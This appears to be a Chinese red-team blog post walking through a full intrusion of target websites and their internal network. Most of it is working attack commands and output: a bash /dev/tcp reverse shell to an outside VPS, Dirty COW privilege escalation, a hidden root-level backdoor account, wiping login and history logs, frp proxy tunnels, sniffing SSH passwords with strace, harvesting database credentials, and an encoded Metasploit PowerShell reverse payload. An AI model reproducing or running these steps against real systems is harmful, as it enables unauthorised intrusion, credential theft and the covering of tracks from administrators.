

红队实战攻击之随缘测站 (上) - SecPulse.COM | 安全脉搏

“ 序言

序言

大家好，作为一个练习时长两年半的安全实习生，这几天大佬给了我一批网站让我练练手。跟着大佬的步骤慢慢学习，争取早日出道，呸呸，口误，早日成为大佬！



你是练习时长一年半的个人练习生？

正文

随缘搜集资产

大佬们都是 Oday、社工、钓鱼之类的，本人菜鸟一只，勿喷，看到一大堆资产，本着随缘的标准，开始了一系列的批量操作。

首先开始资产搜集，ip 和域名信息都已经有了，这里我将所有的 ip 放到 goby。(附上官网地址 <https://gobies.org/>)

这是一个资产管理软件，能自动扫描端口以及识别指纹信息，漏洞扫描，密码爆破等等，还可以加载一些小插件，还是挺强的。为提高效率，这里只探测一些关键性端口。



同时将域名放到 sql 批量注入工具里面，加上一些简单的注入绕过，有条件的可以加上代理池。




探测完毕，因为给的目标站点不算少，其中肯定会触发到一些防护软件的拦截规则，刚好能帮我们过滤掉一部分难

睛的站点，所以能检测到的相对来说会好利用一点（俗话说的好，柿子还是得挑软的来捏嘛）。



根据扫描出来的结果，将探测到的 21, 22, 3389 和数据库的端口分别整合一下，加载字典爆破一波。还看到有 struts2 框架，上 struts2poc 扫一波。做完以上的操作之后，都没有测出漏洞，不要气馁，这种情况很正常，要是漏洞这么容易找到，那就没什么成就感了。

下面就开始测 web，点开 web 检测，可以查看已扫描到的全部资产，点链接符号即可跳到网站，一个一个进行测试。



再用 fofa 的浏览器插件，探测一下旁站资产。接下来的事，就是找后台，找注册登陆点，密码爆破，注入，框架漏洞等等。主站不行就去旁站再相同的操作做一遍。（现在网上有批量注入，批量找后台，批量爆破后台口令的一些脚本，但是每个网站的复杂程度都不一样，所以到这一步还是手工靠谱）。



经过漫长的重复操作，找到一个供应商注册登陆的，这种接口一般是要人工审核的，但是秉着不能放过任何一个小

细节的心态，还是先注册试试，诶嘿，自动登录，有点意思～





The image shows a registration form with the following fields and elements:

- * 企业全称: [input field]
- * 用户名: [input field] 用于账号登录
- * 密码: [input field]
- * 确认密码: [input field]
- * 邮箱: [input field] lqz.com
- 我已经认真阅读并同意《使用协议》
- [input field] ✓ 验证成功
- [button: 注册]

A success message overlay is displayed in the center: ✓ 注册成功,自动登陆中.....


进到后台，有两个上传点，都测一下，祭出 burp 大杀器!!!



好了，外网拿 shell 基本上就这样了，只要有耐心，总能找得到，拿到 shell 的这一刻，一切的疲惫都随着多巴胺的传递烟消云散~

认认真真的维持据点

言归正传，先看一下权限，查看权限为 www，权限有点小。



uname -a 查看一下版本号，大于 2.6.22，可以试试脏牛提权。



不知道是不是我冰蝎问题，输入命令老是卡死，先做个反弹吧。

Vps监听一下 : nc -lvpv 8080

被控制的主机: bash -i >& /dev/tcp/vps的ip地址/8080 0>&1




反弹成功之后，在冰蝎里上传脏牛提权工具。

./dirty password

等了差不多 3 分钟，出现下图的内容之后即提权成功，拿着账号密码去登陆即可。

账号：firefart

密码：password



登陆之后不要急，先隐藏一下自己的操作，禁止 history 记录我的输入的命令。

```
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HIST
```

```

Last login: Fri Aug 21 10:48:08 2020 from
Could not chdir to home directory /home/db: No such file or directory
/usr/bin/xauth: error in locking authority file /home/db/.Xauthority
-bash-4.1# history
  1 history
-bash-4.1# w
17:12:15 up 2 days, 6:49,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
pts/0
-bash-4.1# ls
1.txt  dev  hd2  lib64  misc  opt  sbin  sys  var
bin    etc  home lost+found mnt  proc selinux www
boot  hd1  lib  media  net   root srv   usr
-bash-4.1# unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG;export HISTFILE=/dev/null;export HISTSIZE=0;export HISTFILESIZE=0
-bash-4.1# pwd
/
-bash-4.1# history
-bash-4.1# dsa
-bash: dsa: command not found
-bash-4.1# history
-bash-4.1#

```

将原root账号的/etc/passwd.bak，替换/etc/passwd。还

```

[firefart@~ . . . public_html]# mv /tmp/passwd.bak /etc/passwd
mv /tmp/passwd.bak /etc/passwd
[firefart@~ . . . public_html]# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync

```

看了下 shadow 里 root 账号的密码，没有解出来，那就创建一个 root 权限的账号吧。

```
useradd -p "密码" db -o -u 0 -g root
```

```

[firefart@~ . . . etc]# useradd -p " " db -o -u 0 -g root
[firefart@~ . . . etc]# cat /etc/passwd

```

Cat /etc/passwd 查看一下，新建成功。

```
db:x:0:0:~/home/db:/bin/bash
```

用 db 账号登陆，whoami 查看下权限。

```
[h ~ % ssh -T db@2' /bin/bash -i
[db@ s password:
Permission denied, please try again.
[db@ ;8's password:
bash: cannot set terminal process group (-1): 无效的的参数
bash: no job control in this shell
[root@ e ~]# whoami
whoami
root
[root@ ~]#
```

对了，忘记看了 w 查看一下当前登陆用户，发现没有其他人在线。

```
-bash-4.1# w
17:17:35 up 1 day, 6:54, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
db pts/0 17:17 0.00s 0.00s 0.00s w
-bash-4.1#
```

last 查看登陆记录，发现管理员这几天都有登陆过。

```
[root@ e ~]# last
last
db pts/18 47 198 Wed Aug 5 11:26 - 11:26 (00:00)
db pts/19 47 184 Wed Aug 5 10:47 - 10:48 (00:01)
db pts/19 47 84 Wed Aug 5 10:42 - 10:46 (00:03)
firefart pts/18 47 84 Wed Aug 5 10:36 - 11:26 (00:49)
firefart pts/18 47 Wed Aug 5 10:04 - 10:34 (00:29)
root pts/0 11 147 Tue Aug 4 10:14 - 12:35 (02:20)
root pts/0 59 16 Mon Aug 3 16:11 - 17:13 (01:01)
root pts/0 59 Thu Jul 16 15:24 - 17:38 (02:14)
root pts/0 21 53 Sat Jun 27 11:19 - 13:26 (02:06)
root pts/3 17 104 Wed Jun 3 16:01 - 22:13 (06:12)
```

清理一波日志先。

```
echo ""> /var/log/wtmp 清空登陆日志
```

```
echo ""> /var/log/btmp 清空登陆失败日志
```

echo ""> ~/.bash_history 清除history日志

```
[root@Zl... log]# echo ""> /var/log/wtmp
echo ""> /var/log/wtmp
[root@Zl... g]# last
last
wtmp begins Wed Aug 5 15:05:39 2020
[root@Zl... og]# echo ""> /var/log/btmp
echo ""> /var/log/btmp
[root@Zh... log]# lastb
lastb
root      ssh:notty    1...91      Wed Aug 5 15:05 - 15:05 (00:00)
backup    ssh:notty    c-7...9.hs  Wed Aug 5 15:05 - 15:05 (00:00)
root      ssh:notty    24...1      Wed Aug 5 15:05 - 15:05 (00:00)
backup    ssh:notty    c-7...69.hs Wed Aug 5 15:05 - 15:05 (00:00)
root      ssh:notty    vps-...8.vps Wed Aug 5 15:05 - 15:05 (00:00)
```

突然断开连接。

```
[firefart@... etc]#
Remote side unexpectedly closed network connection

Session stopped
- Press <return> to exit tab
- Press R to restart session
- Press S to save terminal output to file
```

隐藏自己的登陆信息连 ssh 上去再看看，发现是管理员上线了，先战术性撤退。

ssh -T db@xx.xx.xx.xx /bin/bash -i

```
% ssh -T db@... 148 /bin/bash -i
db@...:~$
db@...:~$ .148's password:
bash: cannot set terminal process group (-1): 无效的参数
bash: no job control in this shell
[root@... ~]# w
w
 11:26:19 up 63 days, 1:26, 1 user, load average: 25.89, 25.83, 25.78
USER  TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
root  tty1    :0            03Jun20 63days 1:48   1:48   /usr/bin/Xorg :
[root@... ~]#
```


小心翼翼的横向拓展

账号没有被删，还好，做一下痕迹清理还是很有必要的。
0v0 俗话说的好，来都来了，不做点啥，那都对不起管理员对我们的信任，那就先接个代理吧。

正向代理试了一下，端口连接不上，看来是被防火墙给拦了，试试反向连接。用了 ew，不是很稳定，数据传输大一点就会断，还是用 frp 吧，顺使用内置的 stcp 模块加密一下流量。

上传 frp 到控制机：

```
scp C:\tools4.端口代理\frp\frp_0.33.0_linux_amd64.tar.gz d
```



```
C:\Users\Administrator>scp C:\tools4.端口代理\frp\frp_0.33.0_linux_amd64.tar.gz d 88:/frp
The authenticity of host '148' can't be established.
RSA key fingerprint is SHA256:3dR1Z08y+ 7e+1pw9ARH4ARnvih14.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '148' (RSA) to the list of known hosts.
frp_0.33.0_linux_amd64.tar.gz 100% 8817KB 1.4MB/s 00:06
```

vps 上配置完服务端 frps.ini 后启用 nohup ./frps -c frps.ini &



```
[root@vul: ~]# frp_0.33.0_linux_amd64# nohup ./frps -c frps.ini &
[1] 169753
[root@vul: ~]# frp_0.33.0_linux_amd64# nohup: ignoring input and appending ou
tput to 'nohup.out'

[root@vul: ~]# frp_0.33.0_linux_amd64# cat frps.ini
[common]
bind_port = 3738
max_pool_count = 5
[root@vul: ~]# frp_0.33.0_linux_amd64# netstat -anp | grep frp
tcp6      0      0  ::::3738          :::*               LISTEN
169753/./frps
tcp6      0      0  ::::3738          :::*               ESTABLISHED
169753/./frps
```

控制端上配置客户端 frpc.ini 后，nohup ./frpc -c frpc.ini &

```
[root@lastb]# nohup ./frpc -c frpc.ini &
[1] 28437
[root@lastb]# nohup: 忽略输入并把输出追加到"nohup.out"

[root@lastb]# cat frpc.ini
[common]
server_addr = 192.168.1.54
server_port = 3738

[socks_proxy]
type = stcp
sk = whoami
plugin = socks5
local_port = 3737
local_ip = 127.0.0.1
[root@lastb]# netstat -anp | grep frp
tcp        0      0 0.0.0.0:54:3738        *:*          ESTABLISHED 28437/./frpc
```

本机配置 ./frps -c frps.ini

```
frp_0.33.0_darwin_amd64 — frpc -c frpc.ini — 80x24
frp_0.33.0_darwin_amd64 % ./frpc -c frpc.ini
2020/08/06 11:29:53 [I] [service.go:222] [2a3c0118941cf37e] login to server success, get run id [2a3c0118941cf37e], server udp port [0]
2020/08/06 11:29:53 [I] [visitor_manager.go:86] [2a3c0118941cf37e] start visitor success
2020/08/06 11:29:53 [I] [visitor_manager.go:138] [2a3c0118941cf37e] visitor added: [socks_proxy_visitor]
```


接入 goby，挂上代理，一键扫描内网网段，探测出来的漏洞不是很多，探测资产还是很强的！

顺便监听一下 ssh，等管理员上线就能抓到他的密码。

```
strace -xx -fp `cat /var/run/sshd.pid` 2>&1 | grep --li
```



资产探测的差不多了，漏洞扫描的还差了点，开了不少 445 端口，直接用 msf 扫一下 ms17-010 试试。如下图，这就是最初向往的黑阔感 jio 叭。



好吧，一个都没有，ms12-020 和 ms17-010 也没打成功..... 以前看各位大佬的文章进内网 rdp 和 smb 漏洞就是一把梭，差点怀疑是我 msf 的问题，结果在他服务器上装了个 msf 还是一样的，放弃了，并没有那么简单，得换个思路。

```
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.10:445 - Connecting to target for exploitation.
[*] 192.168.1.10:445 - Connection established for exploitation.
[*] 192.168.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.10:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
32 Windc   r 2
[*] 192.168.1.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
20 008   r d
[*] 192.168.1.10:445 - 0x00000020 37 36 30 30
760f
[*] 192.168.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 192.168.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.10:445 - Sending all but last fragment of exploit packet
[-] 192.168.1.10:445 - RubySMB::Error::NetBiosSessionService
[-] 192.168.1.10:445 - NBSS Header is missing
[-] 192.168.1.10:445 - /opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/g
ems/ruby_smb-1.1.0/lib/ruby_smb/dispatcher/socket.rb:73:in `rescue in recv_packe
t'
/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/ruby_smb-1.1.0/lib/r
uby_smb/dispatcher/socket.rb:68:in `recv_packet'
/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/ruby_smb-1.1.0/lib/r
```

翻一翻密码，thinkphp 的框架，太多配置文件了，翻到吐，找到一个 config，里面还是空的，不过看到了命名规则，grep -ri "DB_USER" 找到了数据库的账号。

```
/* 数据库设置 */
'DB_TYPE' => '' // 数据库类型
'DB_HOST' => '' // 服务器地址
'DB_NAME' => '' // 数据库名
'DB_USER' => '' // 用户名
'DB_PWD' => '' // 密码
'DB_PORT' => '' // 端口
'DB_PREFIX' => '' // 数据库表前缀
'DB_PARAMS' => array(), // 数据库连接参数
'DB_DEBUG' => TRUE, // 数据库调试模式 开启后可以记录SQL日志
```

```
[root@localhost ~]# grep -ri "DB_USER"
./Application/Common/Conf/config.php: // 'DB_USER' => '', // 用户
./Application/Common/Conf/config.php: 'DB_USER' => '', // 用户名
./Application/Common/Conf/config.php: // 'DB_USER' => '', // 用户
./Application/Common/Conf/config_default.php: 'DB_USER' => '#DB_USER#', // 用
./Application/Common/Conf/.svn/text-base/config_default.php.svn-base: 'DB_USE
R' => '#DB_USER#', // 用户名
./Application/Common/Conf/.svn/text-base/config.php.svn-base: // 'DB_USER' =>
'data center' // 用户名
```

查看这个路径，好的，获取到管理员明文账号密码（非root账号）。


```
[root@c_html]# cat Application/Common/Conf/config.php
<?php
// .....
// | Author:
// .....

return array(
    // .....数据库配置开始.....
    'DB_TYPE' => 'mysql', // 数据库类型
    'DB_HOST' => 'localhost', // 服务器地址
    // 'DB_NAME' => 'db', // 数据库名
    // 'DB_USER' => 'root', // 用户名
    // 'DB_PWD' => '123456', // 密码
    'DB_NAME' => 'test', // 数据库名
    'DB_USER' => 'root', // 用户名
    'DB_PWD' => '#c0d3j', // 密码
    'DB_PORT' => '3306', // 端口
    'DB_PREFIX' => 'my_', // 数据库表前缀
    'DB_DEBUG' => false,

    //原数据库配置
    // 'DB_CONFIG2' => array(
    //     'DB_TYPE' => 'mysql', // 数据库类型
    //     'DB_HOST' => 'localhost', // 服务器地址
    //     'DB_NAME' => 'test', // 数据库名
    //     'DB_USER' => 'root', // 用户名
    //     'DB_PWD' => '#c0d3j', // 密码
    //     'DB_PORT' => '3306', // 端口
    //     'DB_PREFIX' => 'my_', // 数据库表前缀
    // )
);

```

连接成功。

```
[root@Zh... public.html]# mysql -u... -p
Warning: world-writable config file '/etc/my.cnf' is ignored
Warning: world-writable config file '/etc/my.cnf' is ignored
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1810351
Server version: 5.5.58 Source distribution

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| test |
| test_v3 |
| test4 |
| test_jak |
| test_ce_schema |
| test_db |
+-----+
9 rows in set (0.00 sec)


mysql>

```

能看到其他的数据库，权限很大，读一波密码，拿到了几个账号密码包括 root 密码，去解一下密，成功！



把获取到的账号密码加载进去去撞库试试，拿到了一台主机（另一个就是我已经拿到的主机），到 goby 里面看了下资产，是台 windows 的主机，很幸福～



一键连接 root，看到里面有域名和账号密码，是个 oa 系统，东西还挺多的。



然后网站挂了。。等到晚上终于可以连了，不过代理出问题了，整了半天，原来是自己的vpn出问题了，换了个节点之后，frp连接socks5成功。继续早上拿到的账号密码，mysql一键连接数据库。


```
python sqlmap.py -d mysql://root:#password@192.168.xx.
```

(此命令会自动udf提权)

执行这条命令需要先安装两个插件。

```
pip install PyMySQL
```

```
pip instal sqlalchemy
```



拿到os-shell之后，执行命令。喵喵喵？（心态炸裂）

```
os-shell>
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
[00:08:40] [WARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell> shell ipconfig
do you want to retrieve the command standard output? [Y/n/a] a
[00:09:31] [WARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell> shell ipconfig
[00:09:36] [WARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell>
os-shell>
os-shell>
os-shell>
os-shell>
os-shell>
os-shell>
os-shell> ping 192.168.
[00:10:09] [WARNING] (remote) OperationalError: FUNCTION mysql.sys_eval does not exist
No output
os-shell>
```

然后多按了几次回车键，连接次数过多，ip 被锁定了，好的，这条路断了 --

所以做渗透的心态得好... 不说了，去楼梯口冷静冷静先。

```
.-bash-4.1# mysql -h 192.168. -u root -p
Warning: World-writable config file '/etc/my.cnf' is ignored
Warning: World-writable config file '/www/wdlinux/etc/my.cnf' is ignored
Enter password:
ERROR 1129 (HY000): Host '192.168.' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
```



再次查看一下 ssh 监听，管理员也一直没有上线，行叭行叭，管理员不管我，那我继续回到 goby 查看下内网的网站，挨个试试 web 端，许久之后...

功夫不负有心人，admin/123456 进去了一个虚拟化系统，显示有 21 台计算机。赚了，弱口令大法好！



Msf 生成反弹 windows 的 powershell。


```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.xx.xx
set lport 5101
set srvport 5202
set uripath /
run
```

```
msf5 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set target 2
target => 2
msf5 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf5 exploit(multi/script/web_delivery) > set lport 5101
lport => 5101
msf5 exploit(multi/script/web_delivery) > set srvport 5202
srvport => 5202
msf5 exploit(multi/script/web_delivery) > set uripath /
uripath => /
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.1:5101
```

```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.1:5101
[*] Using URL: http://0.0.0.0:5202/
msf5 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.1.1:5202/
2/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAaQbJAGUJUABvAGkAbgB0AE0
AYQBAGEAZwBIAHIAxQA6ADoAlwBLAGMAdQb: *5vAdABSAFAAcgBvAHQAAbwBjAG8AbAA9AFsATgBIAHQ
ALgBTAGUAYwBIAHIAaQB0AHkAUABY/*8A *BsAFQAEQbWAGUAXQA6ADoAVABsAHMAMQAYADs
AJABHAD0AbgBIAHcALQBvAGIAagB1 *C4AdwBLAGIAYwBsAGkAZQBwAHQA0wBpAGY
AKABbAFMAeQBzAHQAZQBtAC4ATgB1 *lAbwB4AHkAXQA6ADoARwBLAGHARABLAGY
AYQB1AGwAdABQAHIAbwB4AHkAKAAg *AcwAgAC0AbgBLAGAAJABuAHUAbABsACK
AewAkAEcALgBwAHIAbwB4AHkAPQB1 *UgBLAGHEAdQB1AHMAdABdADoA0gBHAGU
AdABTAHkAcwB0AGUAbQBxAGUAYgB0A *JABHAC4AUABYAG8AeAB5AC4AQwByAGU
AZABLAG4AdABpAGFAbABzAD0AwB0AG *ZQBwAHQAaQbHAGwAQwBhAGMAaAB1AF0
